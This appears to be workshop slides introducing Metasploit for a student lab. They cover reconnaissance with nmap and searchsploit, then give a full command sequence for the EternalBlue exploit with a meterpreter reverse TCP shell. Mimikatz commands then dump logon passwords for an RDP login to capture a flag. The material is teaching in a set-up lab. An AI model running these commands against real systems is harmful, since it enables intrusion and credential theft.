

Introduction to Metasploit

By Dylan, Derek, and Stanley




**Metasploit is a
framework for exploiting
broken software**





Basic Workflow





Getting the Metasploit Framework Console running on your Computer

1. Make sure it is installed on your computer
 - a. You do not have to worry about this if you use Kali
 - b. Exact instructions vary depending on your distribution
2. Make sure you do not have restrictive firewall rules
 - a. You (probably) do not have to worry about this if you use Kali
3. Run **msfconsole** in your terminal

Getting the Metasploit Framework Console running on your Computer

```
bash
      o      8      o      o
      8      8      8      8
ooYoYo. .oPYo. o8P .oPYo. .oPYo. .oPYo. 8 .oPYo. o8 o8P
8' 8 8 8oooo8 8 .oooo8 Yb.. 8 8 8 8 8 8 8 8
8 8 8 8. 8 8 8 'Yb. 8 8 8 8 8 8 8 8
8 8 8 'Yooo' 8 'YooP8 'YooP' 8YooP' 8 'YooP' 8 8
.....:8:.....
.....:8:.....
.....:8:.....

      =[ metasploit v3.3.3-release [core:3.3 api:1.0]
+ -- --=[ 481 exploits - 220 auxiliary
+ -- --=[ 192 payloads - 22 encoders - 8 nops
      =[ svn r7957 updated 261 days ago (2009.12.23)

Warning: This copy of the Metasploit Framework was last updated 261 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
      http://dev.metasploit.com/redmine/projects/framework/wiki/Updating

msf > |
```



What is an exploit?

A program or method that takes advantage of a flaw in software to cause an unintended consequence


Flaws can include:

- Buffer overflows
- Resource starvation
- Invalid input
- Invalid configuration




Buffer Overflows

- Writes more data into a variable than it can hold
- Excess data gets written to an arbitrary place in memory
- If the memory layout is known, code can be injected which will be executed
- Attacker can then execute code with permissions of vulnerable process



```
void main()
{
    char source[] = "USERNAME12";
    char destination[8];
    strcpy(destination, source);
}
```





Choosing your exploit

An exploit is a known vulnerability in a software product. These are software bugs that you can use to your advantage.

You need to scout for information:

- Software packages in use (e.g. operating systems, web servers, CMSs, etc.)
- Versions of said software packages (e.g. which service packs are installed, etc.)
- Possible configurations of said software packages



Choosing your exploit

- **nmap** is a useful tool for scouting
- **nmap -O <host>** is useful for finding which operating system and its version
- **nmap -sV <host>** is useful for finding which services are running on the machine
- Search **cvedetails.com** to see if there are any known exploits
- Run **searchsploit** from the shell to see if it is exploitable through metasploit
- Search the metasploit-framework **msfconsole> search platform:<x> name:<y>**



Choosing your exploit

- For the sake of this workshop, we do not want you wandering around the school scouting for insecure machines, so we set one up for you
- Unpatched Windows 7 has a vulnerability called EternalBlue, which was originally used by the NSA to get root access
- From the metasploit console, run **use exploit/windows/smb/ms17_010_eternalblue**



EternalBlue

- Discovered by NSA and released by shadowbrokers
- Buffer overflow in Windows Kernel from Windows File Sharing (port 445)
- Allows an attacker to get system level permissions (Highest possible in Windows)
- **We'll be using this exploit today**



Give Metasploit your exploit parameters

- Different machines may have insecure software configured differently
- Metasploit seeks to be very general
- The framework allows you to set a bunch of exploit specific options
- Run **options** or (**show options**) to see what is available
- Some are optional, while others are mandatory



Give Metasploit your exploit parameters

- You can change a parameter with **set <param> <value>**
- The important one is **set RHOST <your ip address>**
- You may also want to tinker with **set ProcessName lsass.exe**

Some are optional, but help you actually hack stuff:

- To do useful things with your shell, **set payload windows/x64/meterpreter/reverse_tcp**

The command is "exploit"



Summary

```
# msfconsole
msf> use exploit/windows/smb/ms17_010_eternalblue
msf> show options
msf> set RHOST <ip of the target>
msf> set ProcessName lsass.exe
msf> set payload windows/x64/meterpreter/reverse_tcp
msf> show options
msf> exploit
meterpreter> ...
```




Exercise S1: Get the passwords

- `metepreter> use mimikatz`
- `metepreter> mimikatz_command -f privilege::debug`
- `metepreter> mimikatz_command -f sekurlsa::logonPasswords`



Gain Access with the Password

Rdesktop <ip address>

Login with the info

Find flag.jpg